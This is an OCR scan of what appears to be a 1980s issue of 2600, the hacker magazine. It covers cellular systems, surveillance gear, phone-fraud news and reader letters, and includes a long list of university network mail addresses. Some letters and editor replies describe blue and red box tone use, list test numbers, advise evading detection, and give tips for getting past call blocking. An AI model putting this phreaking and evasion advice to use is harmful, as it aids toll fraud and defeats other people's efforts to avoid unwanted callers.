The FCC then issued an order licensing cellular systems for the country's 305 largest population centers; to date, the 100 largest markets are either on line or soon will be. Each market is served by two cellular companies: a "wireline company", a subsidiary of the local existing phone company after the historic breakup, and a "non-wireline company", one that is not associated with the phone company. Two providers of service, according to the FCC, would prevent a monopolistic marketplace and foster competition.

How a Cellular System Works

The FCC designated the 800 Mhz band for cellular communications. Of the total 999 thirty-Khz-wide channels in the band, 333 channels are reserved for the wireline cellular company, 333 are reserved for the non-wireline company, and the last 333 are held in reserve for future cellular (or other mobile) service.

When a cellular call is initiated, it is received by the closest low-power microwave antenna in the cellular area. From there, the call is routed completely over the microwave system if it is going to another cellular phone, or if it is going to a landline (regular phone), the call is then routed through a highly sophisticated computer switch and connected through to regular landline phones. As a vehicle moves throughout the cellular area (the geographic area in which the cellular company operates), the signal is automatically "handed off" from one cell to the next, so that the signal stays strong and clear. Just as an FM broadcast channel can be used in many cities across the country, a cellular channel can be used in different parts of the coverage area. This geographic sharing permits a cellular system to use radio channels more efficiently than existing mobile phone systems. A number of phone conversations can take place throughout a cellular area, at the same time, on the same channel without interfering with each other.

Cost

Cellular hardware varies according to the area of the country, and features of the model. Generally speaking, perhaps $995 to $1,800 or so for a vehicle-mounted unit, and $2,000 to $3,000 for portable and transportable units. Leasing and rentals are available in some areas. For the usage of the unit, the phone company charges a monthly fee, and a small charge per call.

things we're not supposed to know about

by Sir William

In addition to the Captain Midnight episode, there have been people recently throwing static at HBO's satellite from their backyard dishes/transmitters. While there's no real imagination in that, it's pretty impressive that all dishes can be made to work both ways.

Captain Midnight did more, though. He sent a signal with a message and actually bumped the HBO signal off of their own satellite. What's more, he apparently sent it with the same scrambling technique used by HBO so that it would come out on the viewers' sets normally. *Very* impressive.

All of this has been leading up to the more serious stuff: what is available for hunting someone like Captain Midnight down. I know of radio transmission direction finders that can find a source in less than 15 milliseconds. This, too, is impressive.

This equipment is only available to law enforcement agencies and the like so you or I can't get it (even if we could afford it). As a matter of fact, we can't even get a catalog from these people to see just what they make unless we happen to work for one of "those" agencies.

"Why is that?" you may well ask. It's probably because they don't want you to know what else they make and sell to "law enforcement agencies". Not wanting the general public to know about things like wallet transmitters makes sense. Any crook that watches TV knows that an undercover cop might be wired under his shirt like on TV. But how many would think to check the guy's wallet?

This is all interesting, but what gets me is all the equipment available for bugging people. Phone transmitters that draw their power from the line itself and use the wires for its antenna. Guaranteed to look identical to the microphone part in a regular telephone. It only puts out two milliwatts of power, but they have loads of re-transmitters available to boost the signal.

There are "parasitic" taps that work on the same principle but don't require access to the phone to be tapped, just to the lines going to it.

So just what are "they" doing with these things? If there's a good reason to tap a phone, then a court order is gotten and a recorder put on the line at the central office, all nice and legal. So just what do "they" do with all of this equipment that is actually illegal to use?

Perhaps you would like to ask them for yourselves. They can be contacted at: Audio Intelligence Devices, 1400 NW 62nd St., Fort Lauderdale, FL 33309. (305) 776-5000.

And I bet you thought "they" were there to protect you from the kind of people that would use this kind of stuff.

NEXT MONTH
2600
follows
TAP

How Not to be Rejected

2600 News Service

Anton J. Campanella, president of New Jersey Bell, recently gave a speech to some New Jersey business leaders. In it, he said, "It won't be too long before you will have the ability to know who's calling before you answer the phone. It won't be too long before you can prevent unwanted callers from ever reaching you."

And the executives clapped, laughed, and cheered at the prospect, content in the knowledge that never again would they have to deal with unhappy customers, unwanted wives, and anything else that could get in the way of their pursuit of happiness.

If you suspect that someone you're trying to reach is using this nasty little feature to avoid you, there are many ways to get around it. Call from a payphone or a friend's house. Call using a long distance company, most of which are unable to provide details like your phone number to the person you're calling. There are others, but this should be enough to get your foot into his/her phone.

Phreaks Tie Up Lines

Combined News Sources

Mountain Bell announced in October that it had detected massive fraudulent use of interstate long distance calling that caused disruption of telephone service in the Alamogordo (New Mexico) area. Area Manager Gene Whitehead said the sporadic disruption in service had been caused by the use of the Alamogordo switching facilities by people on the east coast calling Puerto Rico.

He said the use of the switching facilities had become so intense that local subscribers were having to make many attempts to complete their long distance calls. He noted that long distance calls into the area also were being blocked by the east coast traffic that was being routed to Puerto Rico illegally through the Alamogordo switch.

The use of remote switching offices, he said, such as the one in Alamogordo to complete these types of long distance calls also causes disruption of local service. For example, he explained, local telephone numbers are dialed as part of the total dialing sequence to complete such calls and this causes local telephones to ring. But when the telephones are answered, there is no one on the line.

He said that this particular problem occurred in Alamogordo two years ago, and has appeared in other areas of the country. He said the perpetrators were using switching facilities in Montana, but were blocked there. They then tied into the Alamogordo exchange.

[For all you folks that are always asking where blue boxes work, this ought to give you an idea.]

North Carolina #1 in Hacking

New York Daily News

Five North Carolina computer hackers face felony charges in the nation's largest computer phone fraud investigation, federal agents have announced.

The indictment charges the five with using home computer systems to tap long distance phone companies' customer access codes to make "hundreds of thousands of dollars" in calls without paying for them.

[Maybe they were waiting for the bill....]

International Hacking

Combined News Sources

One of Britain's largest attempted frauds, involving the electronic transfer of securities, has been detected and blocked with the help of an injunction in Switzerland only hours before its completion.

The attempted fraud involved the transfer of Eurobonds worth $8.5 million (U.S.) to a Swiss bank account. The securities belonged to the London branch of Prudential-Bache Securities Inc. of New York. Its London offices have now tightened up their computer password security in response to a series of criticisms from their head office.

One official involved in the investigation said, "When I saw how easy it was to break into their system, I thought of retiring, buying a simple computer manual, and doing the same thing myself."

[What a ridiculous remark! You don't need a manual!]

Computers Threaten Privacy

The New York Times

A report by the Office of Technology Assessment warns that advances in Government computerized record systems have eroded some of the individual protections established by the Privacy Act of 1974.

According to the report, technological improvements in storing personal records have helped the Government attack fraud, waste, and abuse, have assisted law-enforcement agencies and have streamlined some Government operations. But the report goes on to say that those advantages have been offset by new opportunites for unauthorized and illegal use of personal files.

A result, according to the report, has been the creation of a "de facto national database containing personal information on most Americans."

Telco Says "Pay for Tones"

Long Island Newsday

When New York Telephone detects use of touch tone service without notification to the phone company, it contacts the customer and requests that monthly payments of $2.15 per phone line start. If the notice is ignored for two or three weeks, the company blocks any outgoing calls that are not made on a phone with a rotary-type transmission.

Forty-five percent of the company's Long Island customers can still get away with free touch tones. (It was 80 percent four years ago.) As electronic switching systems advance, the percentage will go down to zero. The company expects this by 1992.

[We all know that touch tone service doesn't cost the phone company anything—it *saves* them a tremendous amount of time and expense. The only equipment that is expensive is that which detects whether or not touch tones are being used! Write to your public service commission today and explain this to them. Better still, let's organize a nationwide touch tone strike. When the phone companies see everyone going *back* to rotary dials and clogging up the network, they will start begging for us to go back!]

Loophole in Wiretap Law

Hackensack Record

New Jersey's wiretap law was not violated when conversations over a cordless telephone were tape-recorded last year, according to the attorney-general's office.

"A lengthy investigation determined that the interception of the conversations did not violate the state wiretap act. There was no 'bug' used to pick up the conversations. They were simply heard over another telephone," a spokesman said.

Conversations over cordless phones frequently can be heard by neighbors over their own phones or on radios. Accidental interceptions are not illegal, according to the director of the criminal justice office.

LETTERPILE

Dear *2600*:

I've recently discovered that equal access carriers who want to offer INWATS service can buy 800 numbers. The first company to do so, I believe, was MCI. These are MCI's 800 exchanges: 234, 288, 289, 333, 444, 456, 666, 777, 825, 888, 950, 955, and 999. There may be others which I haven't found yet. When you call any number in their exchanges, you receive the same intercept recording that you would get if you called Alliance Teleconferencing or a 900 number with MCI as your primary carrier.

John Freeman
Ann Arbor, MI

Dear *2600*:

I read *2600* faithfully, have all of the back issues, and enjoy many of the articles and letters. I have some observations on the October 1986 issue.

The "Sky Telephone" encountered on your reader's trip to San Juan is becoming common on American air carriers. Delta has equipped most of its L-1011 Tristars with the telephone; Transtar Airlines of Houston has it on many DC-9's. The telephone is not cellular; it operates on a sideband of other radio frequencies, and will only work when in radio "sight" of the land based radio equipment. This is why it ceases to function about 30 minutes off the United States coastline.

The Puerto Rican government owns that country's telephone system, which is actually two: PRTC—Puerto Rico Telephone Company, which serves most of the island, and PRCA—Puerto Rico Communications Authority, which serves a few towns and out islands. ITT is the only carrier for overseas service at this time, but that will soon change with companies like MCI, US Sprint, and AT&T petitioning to service Puerto Rico.

Until just a few years ago, ITT owned all of the telephone equipment on the island, when it sold the Central Offices and facilities to the Puerto Rico government. The equipment is old, step-by-step and Penta-Conta crossbar offices. PRTC is in a major upgrading program including very good equipment such as Northern Telecom DMS 100, 200 switches, NEC 61K and 61E for the smaller exchanges, and an SL-1 is used for the circuits between Cuba and Puerto Rico. Interestingly enough, Premier Castro allows one call from Cuba to Puerto Rico on a circuit, then one call from Puerto Rico to Cuba. This keeps the operators very busy and requires special programming of the SL-1 switchgear.

Regarding "Death of a Payphone", MAD! is obviously a committee, as that is the only way so many errors could be created. The article appears more to be a fantasy than an actual study of ways to defeat a paystation, either single-slot or electro-mechanical. This story is technically inaccurate in most areas. It seems a shame to devote so much space to that subject.

BA

Dear BA:

As we said when we printed that story, we can't vouch for its technical accuracy. We just found it to be a lot of fun, as quite a few readers did. But we received many similar complaints to yours.

Read on for more about the Puerto Rican phones.

Dear *2600*:

I have a question: I own a piece of software for the C-64 that enables me to produce the tones of the silver, red, and blue boxes. The question is for the red box: when I dial 5145551212, and play the 2600 Hertz tone to become the operator (which I have done with success), will the telephone company ever know that I'm doing this?

And, regarding the Long Distance Voyager's letter in the October issue on his trip to Puerto Rico, I wondered how many Pina Coladas did he drink? The information on the island's phone system is completely distorted and false! Puerto Rico has one of the most modern computer operated regular and cellular phone systems in the United States. The only truth in his letter is that we still pay a dime for a call. But, as modern as it is, it has been phreaked many times!

P.S. Is your BBS still working?

TOTE
Rio Piedras, Puerto Rico

Dear TOTE:

Perhaps the answer to your first question lies in your second paragraph. If your phone system is modern and computer operated, then phone phreaks would be high on the priority list. We suggest keeping a low profile. We suspect that some parts of Puerto Rico have better phone service than others, thus accounting for the discrepancy.

Our BBS (Private Sector, 2013664431) is fine.

Dear *2600*:

My new part-time job is with a national TV network's public-opinion poll department, where I sit around dialing random phone numbers on MCI outgoing WATS lines. From time to time I run into interesting ones and jot them down for later study.

Once or twice a day I come across a modem carrier or some downright weird signal. One number, 5037749999, gives you a tone that sweeps across the whole audio spectrum and repeats indefinitely. Judging by the number, it's probably maintained by the phone company in Portland, OR. There's an identical sweep tone at a number here in Philadelphia which I'm told by a reliable source is used in checking lines for wiretaps.

Another weird number is 6053655201, which returns a strange tone for ten seconds, "hangs up" with a 2600 Hertz burst, and starts all over again. It almost sounds as if it's being handed off from trunk to trunk, but why? Any ideas as to what these numbers are for?

There's also a computer at 8005387002 which accepts a 10-digit DTMF sequence and speaks them back at you. The input must be ten digits with *, #, A, B, C, and D tones accepted but not pronounced. It's more forgiving than most C.O.'s as far as frequency tolerance goes. Tape-recorded DTMF inputs will decode fine if your tape speed and audio levels are up to par.

I would gladly write an article on cellular phone phreaking if there's any interest. The article will have to be a bit on the technical side however, and the techniques outlined will require knowledge of electronics and hexadecimal math and access to a PROM programmer.

Finally, I'd like to see a free classified section in *2600* for non-commercial ads from subscribers. If other readers are anything like me, they have lots of equipment they would like to sell off. How about it?

Thanks, and keep up the terrific work!

Bernie S.
Havertown, PA

Dear Bernie S.

The test number you found sounds like it's simply opening and closing a circuit. There are scores of such numbers around and they're all testing one thing or another. Keep on looking.


We're always interested in any articles on new technology, as long as they sound interesting. Let's see what you've got. Regarding the classified section—it's up to our readers. If we see an interest in it, we'll start one up. But we need to hear from you folks.


Dear *2600*:

College has started again and also a couple of bulletin boards have opened up in Ireland recently, so I'm going to look for new

(continued on page 3-96)

The 2600 Information Bureau





2600

(ISSN 0749-3851)

Editor and Publisher
Twenty Six Hundred

Associate Editors
Eric Corley David Ruderman

Executive Director
Helen Victory


BBS Operator
Tom Blich

Cartoonist
Dan Holder

Junk Mail Receiver
Richard Petrovich

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Lord Phreaker, Mike Salerno, The Shadow, Silent Switchman, and the usual anonymous bunch.

2600 is published by 2600 Enterprises, Inc., an eleemosynary organization.
ANNUAL SUBSCRIPTION RATES: $12, individual; $30, corporate; $20, overseas.
LIFETIME SUBSCRIPTION: $260. SPONSORSHIP: $2600.
BACK ISSUES: $2 each, individual; $3 each, corporate; $2.50 each, overseas.
MAKE CHECKS PAYABLE TO: 2600 Enterprises, Inc.
WRITE TO: *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
TELEPHONE: (516) 751-2600. PRIVATE SECTOR BBS: (201) 366-4431.
ADVERTISING DEPARTMENT: P.O. Box 762, Middle Island, NY 11953-0762. Call for rates.
ARTICLE SUBMISSION AND LETTERS: P.O. Box 99, Middle Island, NY 11953-0099. We readily accept articles, letters, clippings, artwork, and data for publication.
POSTMASTER: This is private mail.



%nmt@CSNET-RELAY.ARPA	New Mexico Tech - Socorro NM
%northeastern@CSNET-RELAY.ARPA	Northeastern University - Boston MA
@NORTHWESTERN.MAILNET	Northwestern University
%nwu@CSNET-RELAY.ARPA	Northwestern University - Evanston IL
@NCSU.BITNET	North Carolina State University Admn, System: VS1
@NCSUVM.BITNET	North Carolina State University, System: VM/SP2, Machine: IBM 4341-11
@csnet-relay.ARPA	NSF
@csnet-sh.ARPA	NSF
%ohio-state@CSNET-RELAY.ARPA	Ohio State University - Columbus OH
@OHSTVMA.BITNET	Ohio State University, System: VM/SP, Machine: IBM 4341-N2
%okstate@CSNET-RELAY.ARPA	Oklahoma State University - Stillwater OK
%oregon-grad@CSNET-RELAY.ARPA	Oregon Graduate Center - Beaverton OR
%oregon-state@CSNET-RELAY.ARPA	Oregon State University - Corvallis OR
%penn-state@CSNET-RELAY.ARPA	Pennsylvania State University - University park PA
@PSUDEC10.BITNET	Penn State University EE Dept., System: TOPS/10, Machine: DEC 10
@PSUVMS1.BITNET	Penn State University EE Dept., System: VMS/jnet, Machine: VAX 11/780
@PSUMVS.BITNET	Penn State University, System: MVS/JES2, Machine: IBM 3081
@PSUPDP1.BITNET	Penn State University, System: UNIX-R6, Machine: PDP 11/34
@PSUVAX1.BITNET	Penn State University, System: UNIX/UREP, Machine: VAX 11/780
@PSUVM.BITNET	Penn State University, System: VM/SP3, Machine: IBM 4341-2
@PSUVAXG.BITNET	Penn State U. via PSUVAX1 running Unix 4.2 BSD with UREP on a DEC VAX 11/780 Added:AN285
@PSUVAXS.BITNET	Penn State U. via PSUVAX1 running Unix 4.2 BSD with UREP on a DEC VAX 11/780 Added:AN285
%portland@CSNET-RELAY.ARPA	Portland State University - Portland OR
%princeton@CSNET-RELAY.ARPA	Princeton University - Princeton NJ
%pucc@mit-multics.arpa	Princeton University, System: VM/SP2, Machine: IBM 3081-D24
@dla-tac.ARPA	Purdue University
@purdue.ARPA	Purdue University - West Lafayette IN
@purdue-x25.ARPA	Purdue University - West Lafayette IN
@purdue-cs-gw.ARPA	Purdue University - West Lafayette IN
%queens@CSNET-RELAY.ARPA	Queen's University - Kingston Ontario Canada
@QUCDN.MAILNET	Queens University - Ontario
@rand-tac.ARPA	Rand Corporation - Santa Monica CA
@rand-relay.ARPA	Rand Corporation - Santa Monica CA
@rand-unix.ARPA	Rand Corporation - Santa Monica CA
@RPI-MTS.MAILNET	Rensselaer Polytechnic Institute
%rpi@CSNET-RELAY.ARPA	Rensselaer Polytechnic Institute - Troy NY
@RICECSVM.BITNET	Rice University Computer Science, System: VM/SP2, Machine: IBM 4341-2
@rice.ARPA	Rice University - Houston TX
@RICE.BITNET	Rice University, System: VM/SP2, Machine: NAS 9000
@ROCKVAX.BITNET	Rockefeller University, System: UNIX/UREP, Machine: VAX 11/780
@ru-green.ARPA	Rutgers University - New Brunswick NJ
@ru-blue.ARPA	Rutgers University - New Brunswick NJ
@rutgers.ARPA	Rutgers University - New Brunswick NJ
@SFU.Mailnet	Simon Fraser University - Burnaby, British Columbia, Canada
@SLACCB.BITNET	SLAC's Crystal Ball experimal group, System: VMS/jnet, Machine: VAX 11/780
@SLACMAC.BITNET	SLAC's Magnetic Calorimeter group, System: VMS/jnet, Machine: VAX 11/780
@SLACMK3.BITNET	SLAC's Mark III Experiment group, System: VMS/jnet, Machine: VAX 11/780
%smu@CSNET-RELAY.ARPA	Southern Methodist University - Dallas TX
@sri-nic.ARPA	SRI
@sri-nscll.ARPA	SRI
@SLACVM.BITNET	Stanford Linear Accelerator Center, System: VM/SP2, Machine: IBM 3081-K24
@aids-unix.ARPA	Stanford University (NIH activities)
@STANFORD.BITNET	Stanford University (WYLBUR), System: MVS/JES2, Machine: IBM 3081-K24
@STANFORD.MAILNET	Stanford University - Stanford CA
@stanford-gateway.ARPA	Stanford University - Stanford CA
@su-dsn.ARPA	Stanford University - Stanford CA
@su-ai.ARPA	Stanford University - Stanford CA
@su-tac.ARPA	Stanford University - Stanford CA
@sumex-aim.ARPA	Stanford University - Stanford CA
@su-score.ARPA	Stanford University - Stanford CA
@SUNYBING.BITNET	State University of New York/Binghamton, System: VM/SP, Machine: NAS AS6
%buffalo@CSNET-RELAY.ARPA	State University of New York at Buffalo - Amherst NY
%suny-sb@CSNET-RELAY.ARPA	State University of New York at Stony Brook - Stony Brook NY
@BINGVMA.BITNET	State University of New York at Binghamton via SUNYBING running VM/SP Release 3 with RSCS on a IBM 4
@BINGTJW.BITNET	State University of New York at Binghamton via BINGVMA running VM/SP Release 3 with RSCS on a IBM 43
@SUHEP.BITNET	Syracuse University High Energy Physics, System: VMS/jnet, Machine: VAX 11/780
%syr@CSNET-RELAY.ARPA	Syracuse University - Syracuse NY
@SUVM.BITNET	Syracuse University, System: VM/SP3, Machine: IBM 4341-M12
@SUCASE.BITNET	S.U. Center of Advanced Technology, System: VM/SP3, Machine: IBM 4341-P12
%tektronix@CSNET-RELAY.ARPA	Tektronix - Beaverton OR
@TAMMVS1.BITNET	Texas A & M University (global), System: MVS/JES3, Machine: Amdahl 470/V8
@TAMVM1.BITNET	Texas A & M University, System: VM/SP, Machine: IBM 370/148
@TAMVM2.BITNET	Texas A & M University, System: VM/SP, Machine: IBM 4341-P12
%tamu@CSNET-RELAY.ARPA	Texas A&M University - College Station TX
%ti@CSNET-RELAY.ARPA	Texas Instruments Corporation - Dallas TX
@tekronix.ARPA	Textronix - Beaverton OR
%arizona@CSNET-RELAY.ARPA	The University of Arizona - Tucson AZ
@TUCC.BITNET	Triangle Universities Comp. Center, System: MVS/JES2/TS0, Machine: IBM 3081-D24
@UNION.MAILNET	Union College - Schenectady, NY
@UCL-CS-MAILNET.MAILNET	University College - London
@AKRON.BITNET	University of Akron, System: MVS,VSPC, Machine: IBM 3033
%uab@CSNET-RELAY.ARPA	University of Alabama at Birmingham - Birmingham AL
@UQV-MTS	University of Alberta - Edmonton, Alberta, Canada
%ubc@CSNET-RELAY.ARPA	University of British Columbia - Vancouver British Columbia Canada
@UCBCMSA.BITNET	University of California at Berkeley, System: VM/SP2, Machine: IBM 4341-2
@UCBCMSB.BITNET	University of California at Berkeley, System: VM/SP2, Machine: IBM 4341-2
@UCLAMVS.BITNET	University of California at Los Angeles, System: MVS/JES2, Machine: IBM 3033-U16
@OACVAX.BITNET	University of California at Los Angeles, System: UNIX, Machine: VAX 11/750
@UCLAVM.BITNET	University of California at Los Angeles, System: VM/SP3, Machine: IBM 4341-1
@SFBSYS.BITNET	University of California at San Francisco, System: VM/SP3, Machine: IBM 4341-2
@SFASYS.BITNET	University of California at San Francisco, System: VM/SP3, Machine: IBM 4341-2
@UCSFHC.BITNET	UCSF Hospital & Clinics, System: VM/SP2, Machine: IBM 370/148
@berkeley.ARPA	University of California Berkeley - Berkeley CA
@ucb-vax.ARPA	University of California Berkeley - Berkeley CA (UUCP/Usenet Gateway)
@ucb-arpa.ARPA	University of California Berkeley - Berkeley CA
%uci@CSNET-RELAY.ARPA	University of California Irvine - Irvine CA
@ucla-ats.ARPA	University of California Los Angeles - Los Angeles CA
@ucla-locus.ARPA	University of California Los Angeles - Los Angeles CA
@ucl-ccn.ARPA	University of California Los Angeles - Los Angeles CA
@ucla-cs.ARPA	University of California Los Angeles - Los Angeles CA
%ucsb@CSNET-RELAY.ARPA	University of California Santa Barbara - Santa Barbara CA
%ucsc@CSNET-RELAY.ARPA	University of California Santa Cruz - Santa Cruz CA
@UCCVMA.BITNET	University of California (System_wide Administration) via UCBCMSA running VM/SP Release 3 with RSCS
@UCSBVM.BITNET	University of California - Santa Barbara via UCCVMA running VM/SP Release 3 with RSCS on a IBM 4341
@UCSCVM.BITNET	University of California - Santa Cruz via UCCVMA running VM/SP Release 3 with RSCS on a IBM 4341 Add
@SBHEP.BITNET	University of California - Santa Barbara - High Energy Physics via SLACUCD running VAX/VMS with jnet
%ucf@CSNET-RELAY.ARPA	University of Central Florida - Orlando FL
@UCHICAGO.MAILNET	University of Chicago - Chicago IL
%uchicago@CSNET-RELAY.ARPA	University of Chicago - Chicago IL
@UCHIMVS1.BITNET	University of Chicago, System: MVS/JES2, Machine: guest @ UCHIVM1
@UCHIVM1.BITNET	University of Chicago, System: VM/SP2, Machine: IBM 3081-D
@UCCCMVS.BITNET	University of Cincinnati Computer Center, System: MVS/JES2, Machine:
%boulder@CSNET-RELAY.ARPA	University of Colorado at Boulder - Boulder CO
@UCONNMVS.BITNET	University of Connecticut, System: MVS/SP, Machine: guest@UCONNVM
@UCONNCS1.BITNET	University of Connecticut, System: UNIX 4.2, Machine: VAL 11/780
@UCONNVM.BITNET	University of Connecticut, System: VM/SP2, Machine: IBM 3081-D
@udel.ARPA	University of Delaware - Newark DE
@udel-ee.ARPA	University of Delaware - Newark DE
@udel-relay.ARPA	University of Delaware - Newark DE
@udel-tcp.ARPA	University of Delaware - Newark DE

SYSTEMATICALLY SPOKEN

Free Directories For Bigwigs

Newark Star-Ledger

Those AT&T directories of toll-free 800 numbers ($9.95 consumer edition, $14.95 business edition) are being distributed free to one million selected households and more than 360,000 businesses. The consumer books will go to "randomly selected households with annual incomes over $35,000, whose members have attended college, make purchases via mail or telephone and are holders of major credit cards." Business editions are being sent to medium and large size companies and are targeted to people such as purchasing agents who have been identified by researchers as being the heaviest potential users.

[This is typical—the people who really could use free books are ineligible because they're not wealthy enough. And what about hackers? They use 800 numbers, don't they? In fact, they probably get more out of those numbers than anyone else! By the way, in 1985 more than 3 billion interstate calls were made to AT&T 800 numbers for goods and services, a tenfold increase since 1975. And guess when 800 numbers were started—1967.]

PC Pictures

Wall Street Journal

Widcom Inc. said it introduced a device that will allow personal computers to store, transmit and recall color television still pictures via telephone lines.

Called a video compression unit, the device, selling for $4,500, is being marketed to banks, real estate agencies, law enforcement agencies and other concerns interested in the quick transmission and storage of photographic data, Widcom said.

Under previous technology, storage of color television pictures in computer memories was possible but impractical because without compression of photographic signals, no more than three pictures could be stored on an ordinary floppy disk. The new device allows up to 100 color pictures to be stored on a floppy.

Fingerprint Identification System

Infoworld

NEC Information Systems is probably the favorite computer maker of the nation's police forces. The Massachusetts company is winning praise from the country's law enforcement officials for a computerized fingerprint identification system.

California State Attorney general John Van de Kamp said the NEC system has turned criminals who "were beyond the reach of the law into involuntary guests of our state prisons." As of December 17, the California system, called Cal-I.D., had scored "hits" on 77 prints, tracking down suspects in several murder cases.

"This fingerprint identification system is the most significant development in American law enforcement since the introduction of the two-way radio in patrol cars many years ago," Van de Kamp said.

NEC won the $22.5 million California contract in 1983.

Buy My Wires

The New York Times

In one of the last steps toward giving consumers complete ownership of their telephones, local companies are now offering to sell them the wires in the homes.

In recent phone bills, New York Telephone, for example, informed customers they could buy their inside wiring for $30 for the first line, $20 for the second line, and $10 for each additional line. The company also levies a "record order charge" of $10.30 to complete the transaction.

Since 1980, customers have been allowed to install their own wiring in their homes. They have been permitted since 1978 to buy their own telephones and hook them up.

Navigate With A CD

Infoworld

Compact-disk read-only memory (CD-ROM) technology may soon help keep truck drivers from getting lost.

Instead of trying to read a map or following unclear directions, truck drivers can look at an electronic map displayed on a small computer screen in their dashboards. The screen would show their current location as well as their final destination.

The system, called Navigator, is made by Etak. Inc. Although the company currently uses digital cassettes to hold detailed area maps in database form, it is considering compact disks for storing maps.

Users will never have to change cassettes within a region or a state if they used CDs. A map for San Francisco now takes up four cassettes.

The key to the Navigator is a shoe-box-sized computer that sits in the trunk of a car. It receives information from sensors on the wheels to measure distance and from a compass.

Currently, electronic maps are available for major cities in California.

IBM Braille Compatible

Combined News Sources

A complete computer workstation brings the visually impaired into the hacking world.

Duxbury Systems (Littlejohn, Ma) has integrated an IBM compatible; a braille translator, which translates typewritten material to braille or from braille to print; a high quality voice device such as DECtalk; a braille printer; and an optical character reader.

Who Wants To Be Swept?

Security Letter

A Philadelphia-area surveillance equipment supplier, Sherwood Communications Assoc., recently analyzed clients for whom it had also performed sweeps for the detection of hidden devices.

According to Russ Vas Dias, president, the most frequent users of sweep services in order of frequency are: marital investigations, bid-sensitive contractors and manufacturers, labor relations cases, suspected industrial espionage, request from lawyers, and individuals and small businesses. Government is a regular user for such services. According to Vas Dias, one sensitive agency schedules a monthly sweep. Fees are paid by a special account, no purchase orders are created, and no receipt requested.

LETTERS

(continued from page 3-92)

subscribers for you.

